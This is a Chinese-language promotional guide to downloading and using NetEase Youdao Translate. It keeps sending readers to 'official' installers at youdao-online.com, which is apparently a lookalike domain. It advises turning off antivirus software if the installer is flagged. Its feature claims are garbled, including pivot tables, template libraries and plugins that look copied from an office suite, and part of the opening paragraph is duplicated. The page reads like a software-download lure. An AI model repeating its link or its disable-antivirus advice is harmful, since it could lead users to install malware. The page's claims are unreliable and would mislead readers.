在 “AI 赋能高效学习与办公” 的 2025 年,零基础用户(学生、职场新人、中老年群体)要快速突破语言障碍,离不开一款 “简单易用 + 功能全面” 的翻译工具。网易有道翻译作为零基础用户的入 门首选,无需复杂学习,即可快速掌握文本翻译、文档处理、AI 润色等核心功能,支持手机、电脑多端同步,完美适配 “边学边做” 的需求。但要解锁这些功能,首要步骤是完成网易有道翻译下载,且必须选择官网最新版(2025 主推 V9.9.0)。为确保功能完整与使用安全,强烈建议通过网易有道翻译官网(https://youdao-online.com)获取正版安装包,规避第三方平台的 “旧版残留”“广告干扰”“功能阉割” 等问题,让新手从 “下载” 到 “精通” 一步到位。
门首选,无需复杂学习,即可快速掌握文本翻译、文档处理、AI 润色等核心功能,支持手机、电脑多端同步,完美适配 “边学边做” 的需求。但要解锁这些功能,首要步骤是完成网易有道翻译下载,且必须选择官网最新版(2025 主推 V9.9.0)。为确保功能完整与使用安全,强烈建议通过网易有道翻译官网(https://youdao-online.com)获取正版安装包,规避第三方平台的 “旧版残留”“广告干扰”“功能阉割” 等问题,让新手从 “下载” 到 “精通” 一步到位。一、零基础入门:为什么官网网易有道翻译下载是首选?
在进行网易有道翻译下载前,很多新手会疑惑:为什么不选其他翻译工具?有道翻译的核心优势与官网下载的必要性,正是新手的 “避坑关键”。
1. 有道翻译的三大核心优势(零基础友好)
- 操作极简,无需技术背景:
- 界面直观:核心功能(翻译、文档、AI 助手、单词本)清晰陈列,无冗余按钮,新手一看就懂;
- 智能引导:首次使用时弹出分步教程(如 “点击此处上传文档”“按 Ctrl+Alt+D 启动截图翻译”),跟着引导即可完成首次操作;
- 自动适配:无需手动选择源语言,系统毫秒级自动识别(支持 30 + 语种),新手无需担心语言选择错误。
- 功能全面,覆盖全场景需求:
- 基础翻译:文本、图片、截图、语音翻译,满足日常沟通、学习需求;
- 文档处理:PDF/Word/PPT 翻译,格式完整保留,学生作业、职场文档一键搞定;
- AI 辅助:AI 润色、写作批改、单词本(艾宾浩斯记忆曲线),学习、办公双重助力;
- 离线支持:提前下载离线包,无网络时仍可翻译,出国旅行、野外作业无压力。
- 成本极低,免费功能够用:
- 免费版支持核心功能:文本 / 图片 / 语音翻译、文档翻译(≤5 页)、基础 AI 纠错、10GB 云空间;
- 无隐藏费用:官网正版无会员强制付费,后续可根据需求升级 Pro 会员(可选);
- 多端免费:Windows、Mac、Android、iOS 全平台免费下载使用,无设备限制。
2. 官网网易有道翻译下载的四大专属优势
对新手而言,官网下载不仅是获取正版工具,更能享受四大专属权益:
- 免费功能完整:官网正版免费支持 “模板库”“数据透视表”“PDF 转 Word”,第三方版本常阉割这些核心功能,仅保留基础编辑;
- 无广告无捆绑:安装过程无弹窗广告、无捆绑软件,使用时无干扰,新手可专注学习与办公;
- 官方教程支持:官网 “帮助中心” 提供新手专属图文教程、视频指南,遇到问题可快速查找解决方案,无需到处求助;
- 安全有保障:正版采用数据加密技术,文档上传、存储安全无忧,新手无需担心隐私泄露(第三方 “破解版” 存在严重数据风险)。
3. 新手常见误区:为什么不建议第三方渠道下载?
很多新手因贪图 “快速下载” 选择第三方平台,却陷入三大陷阱:
- 功能残缺:第三方 “精简版” 常移除 “AI 润色”“批量文档翻译”“术语库”,新手无法使用高频功能,影响效率;
- 广告轰炸:安装后频繁弹出游戏广告、办公软件推广,甚至自动安装无关应用,占用设备资源,干扰操作;
- 版本过时:第三方平台多提供 2023 年旧版,缺失 2025 年新增的 “AI 文档摘要”“零基础引导” 等功能,体验不佳。
因此,网易有道翻译下载的核心原则是 “认准官网渠道”—— 通过https://youdao-online.com获取的正版工具,才能让新手顺利开启翻译之旅。
二、零基础网易有道翻译下载安装分步教程(新手无压力)
网易有道翻译下载的关键是 “避开复杂操作”,以下是针对新手的多设备下载安装步骤,每个步骤都配有清晰说明,避免操作误区。
1. Windows 桌面端:下载 + 快速安装 + 首次启动(新手首选)
Windows 是新手处理文件、制作报表的核心设备,有道翻译 Windows 版的 “模板库”“AI 润色” 功能能大幅降低操作难度,网易有道翻译下载步骤如下:
步骤 1:访问官网,找到下载入口
打开浏览器(推荐 Edge,与有道翻译兼容性最佳),在地址栏输入网易有道翻译官网链接(https://youdao-online.com),进入首页后,点击顶部 “下载” 按钮,选择 “Windows 桌面端”—— 官网会自动识别你的 Windows 版本(10/11),无需手动选择(若页面为英文,点击右上角 “Language” 切换为中文)。
步骤 2:下载安装包(新手建议 “快速安装”)
- 点击 “立即下载”,浏览器弹出 “文件保存” 提示,选择 “桌面” 保存(方便后续查找);
- 安装包约 350MB,下载时间约 1-2 分钟(50Mbps 宽带),下载完成后,桌面出现 “youdao_translate_2025_v9.9.0.exe” 图标;
- 双击图标,系统弹出 “用户账户控制” 提示,点击 “是”(允许安装);
- 新手建议选择 “快速安装”,系统自动完成安装(默认装在 C 盘,无需手动设置),约 1 分钟后显示 “安装成功”,点击 “立即启动”。
步骤 3:首次启动与基础设置
- 启动后,弹出 “登录或注册” 窗口,新手推荐 “微信登录”(扫码即可,无需注册);
- 登录后,选择 “使用场景”(如 “学生”“职场新人”“日常翻译”),系统自动适配对应模板库;
- 基础设置(必做 3 步):
- 选择界面主题(浅色 / 深色),点击 “开始使用”;
- 点击 “我的 - 设置 - 通用”,勾选 “自动保存”“云同步”,避免文档丢失;
- 查看快捷键指南(“设置 - 快捷键”),记熟常用快捷键(Ctrl+C 复制、Ctrl+V 粘贴、Ctrl+Alt+D 截图翻译)。
2. 移动端:下载 + 安装 + 快速上手(外出必备)
手机端适合 “临时修改文档”“查看翻译结果”“实时语音沟通”,网易有道翻译下载步骤如下:
(1)iOS 端(iPhone/iPad)
- 打开 “App Store”,点击右上角搜索图标,输入 “网易有道翻译”;
- 找到开发者为 “网易有道信息技术(北京)有限公司” 的应用,点击 “获取”,验证 Apple ID(输入密码或 Face ID);
- 下载完成后(约 220MB),App 自动安装到桌面,点击图标启动;
- 用微信扫码登录,自动同步电脑端数据,无需重新配置;
- 首次打开需同意 “相机”“麦克风”“通知” 权限(相机用于图片翻译,麦克风用于语音翻译,通知用于消息提醒)。
(2)Android 端
- 打开手机 “应用商店”(如华为应用市场、小米应用商店),搜索 “网易有道翻译”;
- 选择官方应用(开发者为 “网易有道信息技术(北京)有限公司”),点击 “安装”,应用商店自动完成下载与权限配置;
- 安装后启动,用微信登录,即可看到电脑端创建的文档、翻译历史,同步使用。
3. 下载后关键验证:确保是 2025 最新版
新手容易忽略版本验证,导致功能缺失,验证步骤如下:
- 桌面端:打开网易有道翻译→点击右上角 “设置 - 关于我们”,版本号需为 “V9.9.0(2025.09.15)” 及以上;
- 移动端:打开网易有道翻译→“我的 - 关于”,Android 版本≥V9.9.0、iOS 版本≥9.8.0;
- 更新方法:若版本过低,桌面端点击 “帮助 - 检查更新”,移动端在官网或应用商店重新网易有道翻译下载,更新过程不影响文档数据。

三、界面熟悉:5 分钟认识有道翻译核心模块
完成网易有道翻译下载后,新手需先熟悉界面与基础操作,才能顺利开展学习与办公。以下是核心界面与基础操作详解,5 分钟即可上手。
1. 核心界面导航:四大模块功能详解
有道翻译首页分为四大核心模块,新手重点关注前三个,覆盖 80% 的日常操作:
| 模块名称 | 位置 | 核心功能 | 新手高频操作 |
|---|---|---|---|
| 翻译 | 首页顶部 | 文本、图片、语音、截图翻译 | 输入文本翻译、拍摄图片翻译、快捷键截图翻译 |
| 文档 | 首页顶部 | 多格式文档翻译、批量处理 | 上传 Word/PDF 翻译、批量文档并行处理 |
| AI 写作 | 首页顶部 | AI 润色、写作批改、文书模板 | 英文作文批改、商务邮件润色、留学文书模板套用 |
| 单词本 | 首页顶部 | 单词收藏、艾宾浩斯背词 | 收藏陌生单词、按记忆曲线复习 |
2. 基础操作手势 / 快捷键(新手必记)
- 桌面端常用快捷键:
- 复制:Ctrl+C;粘贴:Ctrl+V;保存:Ctrl+S;
- 截图翻译:Ctrl+Alt+D;语音翻译:Ctrl+Alt+V;
- 打开翻译历史:Ctrl+H;打开单词本:Ctrl+W;
- 移动端常用手势:
- 双击译文:复制文本;
- 长按图片翻译结果:保存截图;
- 左右滑动:切换翻译功能模块。
3. 个性化设置(优化使用体验)
- 界面设置:点击 “我的 - 设置 - 通用”,选择 “浅色 / 深色主题”,调整字体大小(适合中老年用户);
- 通知设置:开启 “翻译完成提醒”“单词本复习提醒”,避免遗漏重要操作;
- 默认语言设置:设置目标语言为 “中文”,源语言为 “自动检测”,减少手动切换。
4. 新手首次操作:完成第一份专业文档
新手可按以下步骤完成首次操作,熟悉核心流程:
- 点击 “翻译 - 文本翻译”,输入英文句子 “I want to learn English well.”;
- 系统自动翻译为 “我想学好英语。”,点击 “喇叭” 图标听发音;
- 点击 “AI 润色”,优化为 “我渴望熟练掌握英语,为学术研究和职场发展奠定基础。”;
- 点击 “收藏”,将句子保存到单词本,后续复习;
- 点击 “文件 - 保存”,选择保存路径,完成第一份翻译文档制作。
四、核心功能实战:零基础也能秒会
掌握界面后,新手需从 “文本翻译”“图片翻译”“文档翻译”“AI 润色” 四大核心功能入手,这些功能覆盖 80% 的日常场景,步骤简单易懂。
1. 文本翻译:输入 / 粘贴 / 语音输入翻译
文本翻译是最基础、最常用的功能,适合学习、日常沟通,步骤如下:
操作步骤:
- 打开 “翻译 - 文本翻译”,源语言选择 “自动检测”,目标语言选择 “中文”;
- 输入或粘贴需要翻译的文本(如英文单词 “success”、句子 “We had a great time yesterday.”);
- 系统实时输出译文:
- 单词 “success”:译为 “成功;胜利;成功的人(或事物)”,显示音标、例句、搭配;
- 句子 “We had a great time yesterday.”:译为 “我们昨天玩得很开心。”;
- 实用功能:
- 语音输入:点击 “麦克风” 图标,说出 “Where is the nearest library?”,系统自动转写并翻译;
- 多语种切换:点击 “目标语言”,选择 “日语”,译文变为 “最寄りの図書館はどこですか?”;
- 单词解析:点击译文中的单词,查看详细释义、近义词、反义词,帮助学习。
实战案例:学生翻译英语作业
学生遇到英语作业句子 “The environment is getting better and better with the efforts of everyone.”,操作如下:
- 输入句子后,系统译为 “在大家的努力下,环境变得越来越好。”;
- 点击 “AI 纠错”,系统提示无语法错误,可直接用于作业;
- 点击 “单词解析”,查看 “environment” 的搭配(protect the environment 保护环境),积累词汇;
- 复制译文,粘贴到作业中,完成翻译任务。
2. 图片翻译:拍摄 / 相册上传翻译
图片翻译适合 “无文本源” 场景(如菜单、路牌、纸质作业),步骤如下:
操作步骤:
- 打开 “翻译 - 图片翻译”,选择 “拍摄” 或 “相册上传”;
- 拍摄时对准文本,保持清晰、水平,点击拍摄按钮;
- 系统自动识别文字并翻译,结果覆盖在图片上显示;
- 调整操作:
- 手动框选:若部分文字未识别,用手指圈选漏识别区域;
- 放大缩小:双指缩放图片,查看细节译文;
- 保存分享:点击 “保存”,将翻译结果截图保存;点击 “分享”,发送给好友。
实战案例:旅行者翻译餐厅菜单
旅行者在国外餐厅看不懂菜单,操作如下:
- 打开图片翻译,拍摄菜单中的 “Grilled salmon with lemon”;
- 系统自动识别为英语,译为 “柠檬烤三文鱼”;
- 点击发音按钮,听取英语读音,向服务员点餐;
- 保存译文截图,后续想再次点这道菜时,直接出示截图。
3. 文档翻译:单文件 / 批量文件翻译
文档翻译是新手的 “进阶需求”(如学生翻译英文作业、职场新人翻译商务邮件),步骤如下:
操作步骤:
- 打开 “文档翻译”,点击 “上传文档”,选择需要翻译的文件(Word/PDF 格式);
- 选择源语言(如 “英语”)与目标语言(如 “中文”),新手无需调整其他设置;
- 点击 “翻译”,系统开始处理:
- 5 页以内的文档约 30 秒完成;
- 批量翻译:点击 “批量上传”,最多上传 10 份文件并行处理;
- 下载译文:翻译完成后,点击 “下载”,打开后可见格式与原文一致,无需二次排版。
实战案例:职场新人翻译英文邮件
职场新人收到英文邮件:“Please send the project report to me before Friday. Thank you.”,操作如下:
- 将邮件内容复制到 Word 文档,上传至 “文档翻译”;
- 选择 “英语→中文”,翻译后译文:“请在周五前将项目报告发送给我,谢谢。”;
- 点击 “AI 润色”,优化为 “麻烦你在本周五前将项目报告发送至我的邮箱,辛苦啦,非常感谢!”(更符合中文职场沟通礼仪);
- 下载译文,复制到回复邮件中,补充具体内容后发送。
4. AI 润色:英文写作批改 / 润色
AI 润色是新手学习、办公的 “神器”,支持语法纠错、句式优化、专业表达升级,步骤如下:
操作步骤:
- 打开 “AI 写作”,选择 “写作批改” 或 “文书润色”;
- 粘贴英文文本(如作文、邮件草稿);
- 选择场景(如 “学术作文”“商务邮件”),点击 “润色”;
- 系统输出优化后的文本,并标注修改点(语法错误、词汇替换、句式调整);
- 点击 “查看解析”,了解修改原因,提升写作能力。
实战案例:学生润色英语作文
学生的作文片段:“I study hard every day. I hope can get good grades.”,操作如下:
- 粘贴片段到 AI 写作输入框,选择 “学术作文” 场景;
- 点击 “润色”,系统优化后:“I adhere to diligent study every day, and I am eager to achieve excellent academic performance.”;
- 查看解析:“study hard” 改为 “adhere to diligent study” 更书面化;“hope can” 语法错误,改为 “am eager to”;
- 复制优化后的片段,粘贴到作文中,提升作文质量。
五、AI 功能深度解析:零基础也能玩转智能翻译
2025 年有道翻译 AI 功能全面升级,新手可通过 “AI 文档摘要”“AI 口语陪练”“AI PPT 模板” 等功能,进一步提升学习与办公效率,以下是详细实战。
1. AI 文档摘要:长文档核心观点提炼
新手面对长文档(如外文文献、工作报告)时,可通过 AI 文档摘要快速提取核心观点,步骤如下:
- 打开 “AI 写作 - AI 文档摘要”,上传长文档(PDF/Word 格式);
- 选择摘要长度(“简短”“中等”“详细”),点击 “生成摘要”;
- 系统 30 秒内生成文档核心观点,分点列出,无需通读全文;
- 点击 “翻译摘要”,将外文摘要译为中文,快速掌握文档核心内容。
实战案例:学生提炼外文文献摘要
学生需快速了解一篇 10 页的英文学术文献,操作如下:
- 上传文献 PDF,选择 “简短摘要”;
- 系统生成 3 点核心观点:“1. 研究聚焦 AI 在教育中的应用;2. 实验证明 AI 辅导能提升学生学习效率 15%;3. 未来需关注 AI 伦理问题”;
- 翻译摘要为中文,快速掌握文献核心,无需逐页阅读。
2. AI 口语陪练:跨境沟通口语提升
新手想提升英语口语,可通过 AI 口语陪练功能模拟真实对话,步骤如下:
- 打开 “AI 写作 - AI 口语陪练”,选择场景(如 “日常对话”“商务洽谈”“留学面试”);
- 系统给出对话开头(如 “Hello, how can I help you?”);
- 用语音或文字回复,系统实时纠正发音、语法错误,给出优化建议;
- 对话结束后,生成口语评估报告,指出薄弱环节(如发音不准、词汇匮乏)。
实战案例:新手练习日常口语
新手选择 “日常对话” 场景,操作如下:
- 系统说:“What do you usually do on weekends?”;
- 新手回复:“I usually watch TV and play basketball.”;
- 系统纠正:“建议改为‘I usually watch TV and play basketball with my friends, which makes me relaxed.’,增加从句使表达更丰富”;
- 反复练习,提升口语表达能力。
3. AI PPT 模板:快速制作多语种演示文稿
新手需制作多语种 PPT(如课堂展示、工作汇报),可通过 AI PPT 模板快速完成,步骤如下:
- 打开 “AI 写作 - AI PPT 模板”,选择主题(如 “学术汇报”“商务展示”);
- 输入核心内容(如 “AI 翻译的发展趋势”),选择目标语言(中文 / 英文 / 日语等);
- 点击 “生成 PPT”,系统自动创建包含标题、内容、图表的 PPT;
- 编辑修改:调整文字、替换图片,导出为 PPT 格式,直接使用。
实战案例:学生制作课堂展示 PPT
学生需制作 “英语学习方法” 课堂展示 PPT,操作如下:
- 输入核心内容:“英语学习方法:词汇积累、语法练习、口语实践”;
- 选择 “学术汇报” 主题,目标语言为中文;
- 系统生成 5 页 PPT,包含封面、目录、具体方法、案例、总结;
- 替换为自己的学习案例,调整字体、颜色,完成 PPT 制作。
六、新手常见问题速查:网易有道翻译下载与使用
零基础用户在网易有道翻译下载和使用过程中,难免遇到问题,以下是 2025 年最常见的 6 类问题及解决方案,帮助快速排查。
1. 问题:官网下载网易有道翻译时,提示 “安装包损坏”
原因:下载过程中网络中断、浏览器缓存过多、杀毒软件误判。解决方案:
- 重新下载:删除损坏的安装包,关闭浏览器后重新访问官网(https://youdao-online.com)下载;
- 更换浏览器:若使用 Chrome 下载失败,换用 Edge 浏览器;
- 临时关闭杀毒软件:部分杀毒软件会误判安装包,关闭后重新安装,安装完成后开启。
2. 问题:模板库无法加载,提示 “网络错误”
原因:网络不稳定、版本过低、缓存文件损坏。解决方案:
- 检查网络:切换至稳定 WiFi,刷新模板库;
- 更新版本:确保有道翻译为 2025 最新版,旧版模板库接口可能失效,需从官网重新网易有道翻译下载;
- 清理缓存:打开 “设置 - 通用 - 清理缓存”,删除模板缓存,重启有道翻译。
3. 问题:文档翻译后格式混乱,表格错位
原因:文档格式复杂(嵌套表格、加密)、未勾选 “保留原格式”。解决方案:
- 勾选 “保留原格式”:上传文档时务必勾选该选项,新手无需调整其他格式设置;
- 拆分复杂文档:含嵌套表格的文档,先在 Word 中拆分,再上传翻译;
- 选择简单格式:若文档格式过于复杂,可转换为 TXT 格式后再翻译。
4. 问题:语音翻译识别不准确,听不懂口音
原因:环境噪音大、语速过快、未开启口音适配。解决方案:
- 优化环境:在安静环境中使用,开启 “降噪模式”;
- 控制语速:保持正常说话速度,长句适当停顿;
- 开启口音适配:在 “设置 - 语音设置” 中选择对应口音(如英式英语、美式英语)。
5. 问题:单词本复习提醒不弹出
原因:未开启提醒功能、未设置复习时间。解决方案:
- 开启提醒:点击 “我的 - 设置 - 单词本”,开启 “复习提醒”;
- 设置时间:选择复习时间(如晚上 8 点),系统会按时推送提醒;
- 手动复习:点击 “单词本 - 复习”,手动启动复习计划。
七、进阶技巧:零基础到精通的效率提升
掌握基础功能后,解锁以下进阶技巧,能让学习与办公效率再提升 50%,适合高频使用的新手。
1. 单词本:艾宾浩斯记忆曲线背词
- 收藏陌生单词:翻译时遇到陌生单词,点击 “收藏”,自动添加到单词本;
- 制定复习计划:点击 “单词本 - 设置”,选择每日复习量(如 20 个),系统按艾宾浩斯记忆曲线推送复习任务;
- 测试巩固:完成复习后,参与 “单词测试”(选择、填空、听写),强化记忆。
2. 多设备同步:手机 / 电脑无缝协作
- 登录同一账号:所有设备登录同一微信 / 手机号,开启云同步;
- 同步内容:翻译历史、单词本、自定义术语库实时同步,电脑端翻译的内容,手机端可随时查看;
- 跨设备操作:手机端拍摄图片翻译,电脑端可导出译文;电脑端创建的文档,手机端可临时修改。
3. 离线翻译:无网络场景使用
- 提前下载离线包:有网络时,点击 “设置 - 离线翻译”,下载常用语种(如英语、日语);
- 无网络使用:离线模式下,可使用文本、图片、语音翻译,精准度与在线模式基本一致;
- 同步离线记录:网络恢复后,离线翻译记录自动同步至云端,避免数据丢失。
4. 插件扩展:功能升级
- 安装实用插件:点击 “我的 - 插件中心”,安装 “思维导图”“流程图”“公式编辑器” 等插件;
- 插件使用:
- 思维导图:将翻译文本转换为思维导图,梳理逻辑;
- 公式编辑器:插入复杂数学公式、化学方程式,适配学术场景;
- 截图翻译增强:扩展截图翻译功能,支持长截图、滚动截图翻译。
八、总结:从官网网易有道翻译下载开始,零基础也能精通
对零基础用户而言,网易有道翻译的 “简单易用 + 功能全面 + 免费实用”,让跨语言沟通不再困难。而要解锁这一切,关键第一步就是通过网易有道翻译下载获取官网正版(https://youdao-online.com)—— 官网下载不仅能确保功能完整、使用安全,还能享受官方教程支持,让新手从 “不会” 到 “精通” 的过程顺畅无阻。
本文从网易有道翻译下载的多设备步骤,到基础操作、核心功能、AI 深度应用、进阶技巧的实战教程,再到常见问题排查,形成了完整的 “零基础入门指南”。无论你是学生、职场新人,还是需要处理简单翻译事务的普通人,都能通过本文掌握核心技巧,让网易有道翻译成为你的 “学习与办公好帮手”。
最后再次提醒:为避免功能缺失或安全风险,切勿从非官方渠道进行网易有道翻译下载。现在就点击网易有道翻译官网链接(https://youdao-online.com),下载 2025 最新版,开启 “高效翻译、轻松学习、便捷办公” 的全新体验!